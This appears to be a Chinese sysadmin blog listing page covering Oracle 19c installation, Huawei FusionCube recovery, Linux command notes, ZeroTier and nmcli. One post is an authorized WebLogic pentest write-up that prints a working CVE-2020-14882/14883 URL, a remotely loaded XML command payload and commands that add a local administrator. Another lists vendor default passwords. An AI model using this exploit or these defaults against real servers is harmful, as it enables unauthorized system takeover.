

搜索到
56
篇与
的结果
-

 Alma linux 8 安装 Oracle19C RPM 官方英文文档https://docs.oracle.com/en/database/oracle/oracle-database/19/ladbi/index.html登陆官网注册并下载数据库https://www.oracle.com/cn/database/technologies/oracle-database-software-downloads.html#19c我这里下载19.3 - Enterprise Edition (also includes Standard Edition 2) Linux x86-64 RPM (2.5 GB)安装这个RPM需要一个前置包oracle-database-preinstall直接使用自动补全安装环境yum localinstall https://yum.oracle.com/repo/OracleLinux/OL8/appstream/x86_64/getPackage/oracle-database-preinstall-19c-1.0-1.el8.x86_64.rpm安装rpm -ihv oracle-database-ee-19c-1.0-1.x86_64.rpm warning: oracle-database-ee-19c-1.0-1.x86_64.rpm: Header V3 RSA/SHA256 Signature, key ID ec551f03: NOKEY Verifying... ################################# [100%] Preparing... ################################# [100%] Updating / installing... 1:oracle-database-ee-19c-1.0-1 ################################# [100%] [INFO] Executing post installation scripts... [INFO] Oracle home installed successfully and ready to be configured. To configure a sample Oracle Database you can execute the following service configuration script as root: /etc/init.d/oracledb_ORCLCDB-19c configure安装完成后按提示初始化 /etc/init.d/oracledb_ORCLCDB-19c configure Configuring Oracle Database ORCLCDB. Prepare for db operation 8% complete Copying database files 31% complete Creating and starting Oracle instance 32% complete 36% complete 40% complete 43% complete 46% complete Completing Database Creation 51% complete 54% complete Creating Pluggable Databases 58% complete 77% complete Executing Post Configuration Actions 100% complete Database creation complete. For details check the logfiles at: /opt/oracle/cfgtoollogs/dbca/ORCLCDB. Database Information: Global Database Name:ORCLCDB System Identifier(SID):ORCLCDB Look at the log file "/opt/oracle/cfgtoollogs/dbca/ORCLCDB/ORCLCDB.log" for further details. Database configuration completed successfully. The passwords were auto generated, you must change them by connecting to the database using 'sqlplus / as sysdba' as the oracle user.开放防火墙端口firewall-cmd --add-port=1521/tcp --permanent success firewall-cmd --reload success firewall-cmd --list-ports 1521/tcp切换到oracle用户su - oracle编辑环境变量vi .bash_profile export ORACLE_HOME=/opt/oracle/product/19c/dbhome_1 export PATH=$PATH:/opt/oracle/product/19c/dbhome_1/bin export ORACLE_SID=ORCLCDB刷新当前用户环境变量source ~/.bash_profile登录数据库$ sqlplus / as sysdba SQL*Plus: Release 19.0.0.0.0 - Production on Tue Aug 2 13:54:47 2022 Version 19.3.0.0.0 Copyright (c) 1982, 2019, Oracle. All rights reserved. Connected to: Oracle Database 19c Enterprise Edition Release 19.0.0.0.0 - Production Version 19.3.0.0.0 SQL> show pdbs CON_ID CON_NAME OPEN MODE RESTRICTED ---------- ------------------------------ ---------- ---------- 2 PDB$SEED READ ONLY NO 3 ORCLPDB1 READ WRITE NO 修改密码SQL> alter user system identified by 123456;远程登陆测试我使用的是Navicat 15 for Oracle
 -

记一次企业业务服务器渗透,WebLogic未授权代码执行 《中华人民共和国刑法》 第二百八十五条规定,非法侵入计算机信息系统罪;非法获取计算机信息系统数据、非法控制计算机信息系统罪;提供侵入、非法控制计算机信息系统程序、工具罪是指,违反国家规定,侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的,处三年以下有期徒刑或者拘役。违反国家规定,侵入前款规定以外的计算机信息系统或者采用其他技术手段,获取该计算机信息系统中存储、处理或者传输的数据,或者对该计算机信息系统实施非法控制,情节严重的,处三年以下有期徒刑或者拘役,并处或者单处罚金;情节特别严重的,处三年以上七年以下有期徒刑,并处罚金。提供专门用于侵入、非法控制计算机信息系统的程序、工具,或者明知他人实施侵入、非法控制计算机信息系统的违法犯罪行为而为其提供程序、工具,情节严重的,依照前款的规定处罚。背景说明 本次渗透已获得授权,本文仅用于分享渗透思路,若将本文思路用于违法行为,后果自负!本次渗透目的用于找回一台服务器密码,因为管理员密码丢失,无法登录和管理此服务器,而停机PE修改密码必然会影响业务运行,因此本次采用渗透方式尝试获取管理员密码。信息收集 一开始我有想过MS17-010永恒之蓝漏洞和向日葵CNVD-2022-10270/CNVD-2022-03672,可以一击必杀,但现实肯定没这么简单,MS17-010的补丁已经打了,而向日葵这玩意会自动升级。所以先用Goby全端口全漏洞扫描了一遍能扫出来的高危漏洞就有5个,这不稳了?ActiveMQ default admin account默认管理员密码漏洞,漏洞存在,但是这个组件我不熟悉,没法利用CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCEBlueKeep这漏洞在我心里就是个蓝屏漏洞,在这里无用武之地tomcat lfi (CVE-2020-1938)文件读取、包含,我这里管理员都登陆不上去,所以也没啥用Weblogic Server RCE (CVE-2021-2109)远程代码执行漏洞,实现起来有点复杂,先放一下Oracle WebLogic Unauthenticated Takeover (CVE-2020-14883)CVE-2020-14882&CVE-2020-14883 Weblogic未授权远程命令执行漏洞,这两个漏洞一般是同时修复,存在一个基本也就存在另一个,两者结合,可以一试构造POC 查看登录页http://IP:7001/console/login/LoginForm.jsp后台越权访问http://IP:7001/console/images/%252E%252E%252Fconsole.portal?_nfpb=true&_pageLabel=AppDeploymentsControlPage&handle=com.bea.console.handles.JMXHandle%28%22com.bea%3AName%3Dbase_domain%2CType%3DDomain%22%29编写POC.XML,上传到自己的web服务器<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd"> <bean id="pb" class="java.lang.ProcessBuilder" init-method="start"> <constructor-arg> <list> <value>cmd</value> <value>/c</value> <value><![CDATA[echo hello > "../../../wlserver/server/lib/consoleapp/webapp/images/xxx.jsp"]]></value> </list> </constructor-arg> </bean> </beans>执行远端XMLhttp://IP:7001/console/images/%252E%252E%252Fconsole.portal?_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://我的web服务器/poc.xml")验证结果http://IP:7001/console/images/xxx.jsp稳了!查看当前用户,把POC里的echo hello改成whoami,验证结果system权限,我焯!依次构造添加用户并加入管理员组的POCnet user test test /add net localgroup administrators test /add直接远程登陆因为没有管理员密码,所以管理员从未登陆过,使用Mimikatz获取管理员密码的尝试失败了。我这里选择修改administrator密码,至此,渗透完成!修复建议 1、及时更新系统补丁,淘汰已过期的操作系统,如windows2008R2 2、及时更新服务组件,如本文中OracleWebLogic、ActiveMQ、tomcat均存在漏洞 3、安装EDR、部署IPS入侵防御系统,增强系统安全性
-
华为超融合故障处理一则 fusioncube6.5 FCC无法启动 故障说明: 服务器为三台2288HV5,运行fusioncube6.5系统,因为没有使用fusioncubecenter一键下电,导致重新开机后FCC没有启动,又因为fusioncube默认配置了单点登录,导致无法登录fusioncompute启动FCC。处理过程: 打客服,狠狠的打,客服发来解除单点登录命令,BMC默认用户名Administrator密码Admin@9000python /opt/galax/root/vrm/tomcat/script/omsconfig/bin/sm/changesso/changesso.py -m ge结果发现无法运行命令再次联系客服,得知需要ssh到VRM上运行,不能在CNA运行,尴尬ssh登录VRM默认不允许root用户直接登录因此 ssh gandalf@IPgandalf用户的默认密码为IaaS@OS-CLOUD9!登录后切换到root用户su -root用户默认密码为IaaS@OS-CLOUD8!登陆后执行VRM02:~ # python /opt/galax/root/vrm/tomcat/script/omsconfig/bin/sm/changesso/changesso.py -m ge change web.xml to ge mode success:OmsPortal:changePortalSwitch modify GM IP Success......... Redirecting to /bin/systemctl stop portal.service Redirecting to /bin/systemctl stop vrmd.service Redirecting to /bin/systemctl stop fmcd.service ---------------------------------------- completed!单点登录关闭成功,过一会可以登录登陆VRM网页端,启动所有FCC虚拟机启动FCC虚拟机后,两台FCC会选举出一个主,过很长一会才可登录网页端恢复单点登录设置处理完成 正常关机 正常下电,在关闭所有业务虚拟机后,使用一键下电系统正常开机 开机后先配置单点登录登陆后发现备FCC没有启动,手动启动分布式存储状态异常使用下电系统中的启动存储服务启动成功检查存储状态正常业务可以正常启动,开机完成
-
linux常用命令记录 基础命令systemctl enable --now zabbix-agent2 启动并开机启动服务 hostnamectl set-hostname xx修改主机名 fstrim -a 磁盘空间回收 pwd 显示当前目录 pwd -P 显示物理路径而非软连接 pwd -L 显示软连接 .. 上层目录 . 当前目录 who 当前登录的用户和登录方式 poweroff 关机 reboot 重启 clear 清空屏幕 scp -pr /tabk root@192.168.1.10:/test PATH环境变量 echo $PATH history 命令历史 cd 切换目录 ls 显示目前内容 -a 显示隐藏文件 -l 显示详细信息 -h 大小单位 mkdir 创建目录 -p 递归创建 -m 777 权限模式 -v 显示详细信息 不调用别名 cp /cp lsof 列出打开的文件进程 sudo tcpdump -i eth0 -c 3 输入三个包 netstat -r 路由表 netstat -i 接口 route -n 查看路由表 ip route add 172.17.0.0/16 via 172.16.21.1 添加静态路由 ip route del 172.17.0.0/16 via 172.16.21.1 删除静态路由 修改Docker默认网段,配置加速 /etc/docker/daemon.json(自行创建) { "registry-mirrors": [ "https://dockerproxy.com", "https://hub-mirror.c.163.com", "https://mirror.baidubce.com", "https://ccr.ccs.tencentyun.com" ], "bip":"192.168.66.1/24" } curl ifconfig.me 查看外网IP 替换系统rm命令,带回收站建立rm目录 mkdir 700 /rm myrm(){ D=/rm/$(date +%Y%m%d%H%M%S); mkdir -p $D; mv -v "$@" $D && echo "moved to $D ok"; } alias rm=myrm ~/.bash_profile centos在关机或开机时一直等待,提示A stop job is running for ……通过systemd的设置项跳过/etc/systemd/system.confDefaultTimeoutStartSec=15s DefaultTimeoutStopSec=15s systemctl daemon-reload作者:Cindy_lina链接:https://www.jianshu.com/p/412094e4aab0来源:简书著作权归作者所有。商业转载请联系作者获得授权,非商业转载请注明出处。tree 树状显示目录内容 tree /boot/ -P *.conf 显示boot目录下已conf结尾的文件 ctrl+z 将当前程序放入后台 fg切换回前台 查看当前用户 whoami who am i 切换用户 su -l xx 查看用户组 groups xx cat /etc/group | sort 查看用户组并进行字典排序 sort -r反转 sort -t ':' -k 3 以:为分隔符,以第三段为基准排序 sort -n 按数字排序 uniq 过滤重复行 grep -E "aa|bb" 同时匹配aa和bb关键字 sudo usermod -G sudo lilei 把lilei加入到sudo用户组 sudo deluser lilei --remove-home 删除用户并删除用户目录 一个目录要同时具有读权限和执行权限才可以打开,而一个目录要有写权限才允许在其中创建其它文件 sudo chown root aa 改变aa文件的文件所有者为root chmod ugo-rw aa 减去所有者 用户组 其他用户的读取写入权限 mkdir -p father/son/grandson 同时创建父目录 # 使用通配符批量创建 5 个文件 $ touch file{1..5}.txt # 批量将这 5 个后缀为 .txt 的文本文件重命名为以 .c 为后缀的文件 $ rename 's/\.txt/\.c/' *.txt # 批量将这 5 个文件,文件名改为大写 $ rename 'y/a-z/A-Z/' *.c cat -n passwd 带行号查看文件 nl 带行号查看文件 tail /etc/passwd -n 1 显示最后一行 查看文件类型 file /bin/ls vim u 撤销 dd删除一行 p粘贴一行 :s/three/thre 替换 :! 执行命令 :r !ls 提取内容 :r xx.exe 提取文件 v可视化 y复制 输出一个变量 echo $tmp PATH=$PATH:/home/xx/xx 添加PATH环境变量 source .zshrc 让变量自己生效 搜索命令 whereis who which find / -name xx 打印当前目录下的文件目录列表 ,可以使用如下命令: find . -print 找到当前目录下所有 php 文件,并显示其详细信息,可以使用如下命令: find . -name “*.php” -exec ls -l {} \; time ls 测量命令运行时间 zip -r -o xx.zip /home/xx zip压缩 du -sh 0 * 当前目录文件大小,目录深度0 unzip -l xx.zip 查看包内容 unzip -O GBK xx.zip 已中文编码解压 tar -cvzf xx.tar.gz ~ 压缩 tar -xvzf xx.tar.gz 解压缩 修复rpm包 yum reinstall -y r 查看文件内容 列出目录内容 w 修改文件内容 创建删除目录 x 执行文件 进入目录 /bin/bash^M: bad interpreter报错 使用dos2unix filename df -h 查看分区结构 ;顺序运行 命令执行顺序 &&正确就运行 ||错误就运行 cut /etc/passwd -d ':' -f 1,6 以:为分隔符 打印第一个和第六个字段 打印/etc/passwd文件中每一行的前N个字符: # 前五个(包含第五个) $ cut /etc/passwd -c -5 # 前五个之后的(包含第五个) $ cut /etc/passwd -c 5- # 第五个 $ cut /etc/passwd -c 5 # 2到5之间的(包含第五个) $ cut /etc/passwd -c 2-5 # 查看环境变量中以"yanlou"结尾的字符串 $ export | grep ".*yanlou$" cat xx > 1.txt 2>&1 2重定向到1内 echo 1 | tee 1.txt 同时重定向 zsh;exec 1>1.txt;exit永久重定向 /dev/null 2>&1黑洞 这个命令在有些时候十分有用,特别是当用来处理产生大量输出结果的命令如 find,locate 和 grep 的结果,详细用法请参看 man 文档。 $ cut -d: -f1 < /etc/passwd | sort | xargs echo 反向解析 nslookup -qt=ptr 45.63.123.106 关闭selinux 临时 setenforce 0 永久 /etc/selinux/config SELINUX=disabled 硬盘读写测速 [root@veeam-centos ~]# time dd if=/dev/zero bs=10M of=/test.b count=5000 5000+0 records in 5000+0 records out 52428800000 bytes (52 GB, 49 GiB) copied, 427.657 s, 123 MB/s real 7m8.215s user 0m0.016s sys 0m43.097s [root@veeam-centos ~]# time dd if=/test.b of=/dev/null bs=10M count=5000 5000+0 records in 5000+0 records out 52428800000 bytes (52 GB, 49 GiB) copied, 37.2162 s, 1.4 GB/s real 0m37.260s user 0m0.008s sys 0m16.270s 空间回收 fstrim / centos7配置网卡 vi /etc/sysconfig/network-scripts/ifcfg-ens32 bootproto=static onboot=yes IPADDR=192.168.1.160 NETMASK=255.255.255.0 GATEWAY=192.168.1.1 DNS1=119.29.29.29 DNS2=8.8.8.8 systemctl restart network linux安装VMwareToolsmount /dev/cdrom /mnt cp /mnt/VMtools.tar.gz ~ tar xvzf ~/VMtools.tar.gz ~/vmwaretools/vminstall.plcentos7 suse15时区设置,NTP同步systemctl status chronyd [root@zabbix ~]# cat /etc/chrony.conf # These servers were defined in the installation: server 114.115.116.117 iburst [root@zabbix ~]# timedatectl set-timezone Asia/Shanghai [root@zabbix ~]# timedatectl status Local time: Sat 2022-04-16 22:05:38 CST Universal time: Sat 2022-04-16 14:05:38 UTC RTC time: Sat 2022-04-16 14:05:38 Time zone: Asia/Shanghai (CST, +0800) NTP enabled: yes NTP synchronized: yes RTC in local TZ: no DST active: n/a chronyc -a makestep 立即同步时间 chronyc tracking 查看同步状态linux查看外网IPcurl ifconfig.me临时切换中文环境export LANG=zh_CN.utf8显示80,443并发数,显示nginx phpfpm mysql进程数,显示负载 内存 swap CPU使用率echo "";echo "uptime" ;uptime | awk '{print $3 $4 $5}';echo http 80: ; netstat -na | grep :80 |grep -v grep | wc -l ;echo https 443: ; netstat -na | grep :443 |grep -v grep | wc -l ;echo php-fpm: ; ps aux | grep php-fpm|grep -v grep | wc -l ;echo nginx: ;ps aux | grep nginx|grep -v grep| wc -l;echo mysql: ;ps aux | grep mysql |grep -v grep| wc -l ;echo load:;w | grep load| awk '{print $10,$11 $12}';echo UseMem MB:;free -m | grep buffers/cache|grep -v grep | awk '{print $3}';echo FreeMem MB:;free -m | grep buffers/cache|grep -v grep | awk '{print $4}';echo UseSwap MB:;free -m | grep Swap |grep -v grep| awk '{print $3}';echo CPU:;top -n1 | grep Cpu;echo ;echo ; echo整站爬取wget -E --referer http://wo166.com/ -r -m -k http://wo166.com/mysql数据库操作,导出导入mysqldump -utntsec -ptnt123456789sql -h127.0.0.1 -P3306 --routines --default-character-set=utf8 --databases tntsec > tntsecbak.sql mysql -utntsec -ptnt123456789sql -h127.0.0.1 -P3306 --default-character-set=utf8 tntsec < tntsecbak.sqliptables防火墙操作,ip6tables操作相同iptables -I INPUT -p tcp --dport 80 -j ACCEPT iptables -I INPUT -p tcp --dport 22 -j ACCEPT iptables -I INPUT -p tcp --dport 3306 -j ACCEPT /etc/rc.d/init.d/iptables save /etc/init.d/iptables status iptables -A INPUT -i lo -j ACCEPT 当前规则/etc/sysconfig/iptables -A INPUT -p tcp -m tcp --dport 443 -j ACCEPT -A INPUT -p tcp -m tcp --dport 80 -j ACCEPT -A INPUT -m state --state RELATED,ESTABLISHED -j ACCEPT -A INPUT -p icmp -j ACCEPT -A INPUT -i lo -j ACCEPT -A INPUT -p tcp -m state --state NEW -m tcp --dport 25000 -j ACCEPT -A INPUT -j REJECT --reject-with icmp-host-prohibited -A FORWARD -j REJECT --reject-with icmp-host-prohibited firewalld防火墙操作firewall-cmd --add-port=80/tcp --permanent firewall-cmd --permanent --add-port=10050-10051/tcp firewall-cmd --reload firewall-cmd --list-ports firewall-cmd --list-services查看端口监听和占用状态 yum -y install net-tools[root@zabbix ~]# netstat -lnpt | grep 80 tcp6 0 0 :::80 :::* LISTEN 4880/httpd [root@zabbix ~]# ps aux | grep 4880 | grep -v grep root 4880 0.0 0.0 230548 5288 ? Ss 18:53 0:00 /usr/sbin/httpd -DFOREGROUND zabbix 24880 0.0 0.0 677532 2720 ? S Apr12 0:21 /usr/sbin/zabbix_server: http poller #1 [got 0 values in 0.000742 sec, idle 5 sec]查看端口并发数netstat -na | grep :443 netstat -na | grep :8080 wc -lcentos7配置网卡VLAN ID/etc/sysconfig/network-scripts/ifcfg-ens192 PHYSDEV=ens192 VLAN=yes VLAN_ID=2 TYPE="VLAN" REORDER_HDR=yes GVRP=no MVRP=no #以上为新增配置 PROXY_METHOD="none" BROWSER_ONLY="no" BOOTPROTO="none" DEFROUTE="yes" IPV4_FAILURE_FATAL="no" IPV6INIT="yes" IPV6_AUTOCONF="yes" IPV6_DEFROUTE="yes" IPV6_FAILURE_FATAL="no" IPV6_ADDR_GEN_MODE="stable-privacy" NAME="ens192" UUID="279fcd97-8de8-473a-80e2-67257d05ef5e" #DEVICE="ens192" 屏蔽此配置 ONBOOT="yes" IPADDR="172.16.21.148" PREFIX="25" GATEWAY="172.16.21.254" DNS1="172.16.21.245" IPV6_PRIVACY="no" 挂载本地源 1、镜像挂载虚拟化环境镜像装载mkdir /mnt/cdrom mount /dev/cdrom /mnt/cdromISO镜像直接挂载mkdir /mnt/cdrom mount /xxdvd.iso /mnt/cdrom2、配置本地源/etc/yum.repos.d/Media.repo [InstallMedia] name=CentOS Linux 8 baseurl=file:///mnt/cdrom/BaseOS gpgcheck=0 enabled=1 [AppStream] name=AppStream baseurl=file:///mnt/cdrom/AppStream enabled=1 gpgcheck=03、关闭其他源enabled=0查看UUIDblkid ls -l /dev/disk/by-uuid vol_id /dev/sda1nginx负载均衡upstream appnode_proxy_backend_of_site_172.16.10.41 { server 172.16.10.39:12345 weight=1 max_fails=0 fail_timeout=10s backup; server 172.16.10.40:12345 weight=5 max_fails=0 fail_timeout=10s; server 172.16.10.42:12345 weight=1 max_fails=0 fail_timeout=10s; } server { listen 12345; access_log /data/mystack/sites/172.16.10.41/log/nginx/access.log proxy; proxy_pass appnode_proxy_backend_of_site_172.16.10.41; } 安装图形界面yum groupinstall "Server with GUI" -y设置图形启动systemctl set-default graphical{dotted startColor="#ff6c6c" endColor="#1989fa"/}linux挂载windows共享文件夹手动挂载mount -t cifs -o username="*",password='' //172.16.1.10/File /17216110File/ fstab自动挂载//172.16.1.10/File /17216110File cifs defaults,uid=1000,gid=1000,username="*",password='' 0 0查看# df -h /17216110File/ Filesystem Size Used Avail Use% Mounted on //172.16.1.10/File 301G 64G 237G 22% /17216110FilevSphere虚拟机XFS文件系统扩容1、通过vSphere扩大磁盘空间,添加新磁盘无需重启,扩大磁盘空间可能需要重启2、partprobe刷新磁盘空间,查看新添加的硬盘3、通过gdisk为新添加的硬盘分区,格式为lvm格式,partprobe刷新磁盘4、lsblk识别到分区5、创建PVpvcreate /dev/sdd16、扩展VGvgextend vg_data /dev/sdd17、扩展LVlvextend -l +100%FREE /dev/vg_data/lv_data8、XFS文件系统重新识别xfs_growfs /dev/vg_data/lv_data
-

使用ZeroTier快速组建SD-WAN网络,自行搭建Moon月亮服务器 ZeroTier是一套使用UDP协议构建的SD-WAN网络软件,其主要有三部分组成:行星服务器Planet、月亮服务器Moon、客户端节点LEFA行星服务器是ZeroTier的根节点,可以采用ZeroTier官方的服务器,也可以使用开源代码自行搭建月亮服务器介于行星与客户端之间,官方行星都在国外,因此可以就近公网搭建月亮服务器,客户端可以优先使用延迟更低的月亮节点进行P2P打通或者网络中转客户端节点既可以安装在客户端进行远程网络接入,也可以部署后开启路由转发功能,配置静态路由后实现两个网络组网一、配置ZeroTier网络注册并登录官网https://www.zerotier.com/创建一个网络NetworkID是此网络的唯一IDPRIVATE模式下需要管理员同意后才能进入网络PUBLIC模式下可以自由加入、退出创建内网IPV4网段,不可与现有网络网段冲突可以配置静态路由条目,如使用B类内网网段,则可以将172.16.0.0/12的路由整体指向目标IP勾选后的客户端才能加入网络,配置固定IP,即可互访二、安装客户端下载客户端https://www.zerotier.com/download/我这里使用的是win10,安装后加入上方创建的网络即可实现互联互通Join New NetWork三、配置Moon服务器Moon需具有公网IP,我这里使用的是公网centos7 VPScurl -s https://install.zerotier.com | sudo bash安装后加入网络 zerotier-cli join xxxxxxxx配置Moon服务进入配置文件目录cd /var/lib/zerotier-one/生成签名文件zerotier-idtool initmoon identity.public >>moon.json编辑moon.json文件记录下月亮节点ID并配置IP和端口"stableEndpoints": ["111.222.333.444/9993"]生成签名文件zerotier-idtool genmoon moon.json 显示: Copy wrote 0000006xxxxxxxxx.moon (signed world with timestamp 15xxxxxxxxxx7)创建服务目录mkdir /var/lib/zerotier-one/moons.d/将生成的签名文件复制到moons.d目录cp 0000006xxxxxxxxx.moon /var/lib/zerotier-one/moons.d/重启ZeroTier服务,月亮服务器搭建完成systemctl restart zerotier-one四、加入Moonwindows与linux操作相同,均需要使用命令行zerotier-cli listpeers 查看当前节点 zerotier-cli join <network ID> 加入网络 zerotier-cli leave <network ID> 退出网络 zerotier-cli orbit <world ID> <world ID> 加入月亮节点 zerotier-cli deorbit <world ID> 退出月亮节点五、开启路由转发、配置静态路由windows开启内核转发reg add HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters /v IPEnableRouter /D 1 /f sc config RemoteAccess start= auto sc start RemoteAccess交换机配置静态路由[H3C]ip route-static 192.168.191.0 24 172.16.21.120 description SD-WAN完毕 此时内网任意一台主机都可以与客户端互通
-

Centos8/Alma8 网络配置工具nmcli使用说明 一、前言:centos已经死了,作为用户量最大的RHEL衍生发行版,在2022年1月1日结束了centos8生命周期;而到2024年6月centos7支持结束之前,时间会给我们一个最合格的centos继任者,在此,我的选择是Alma Linux。二、centos8/alma8网络管理命令变化:centos8/alma8系统,弃用了network.service,采用NetworkManager(NM)网络管理器,因此命令为nmcli。三、操作命令:查看当前网络信息[root@alma8 ~]# nmcli ens224: connected to ens224 "VMware VMXNET3" ethernet (vmxnet3), 00:50:56:8E:02:B1, hw, mtu 1500 inet4 192.168.200.10/24 route4 192.168.200.0/24 inet6 fe80::9c44:37c2:db12:5fcd/64 route6 fe80::/64 lo: unmanaged "lo" loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536 DNS configuration: servers: 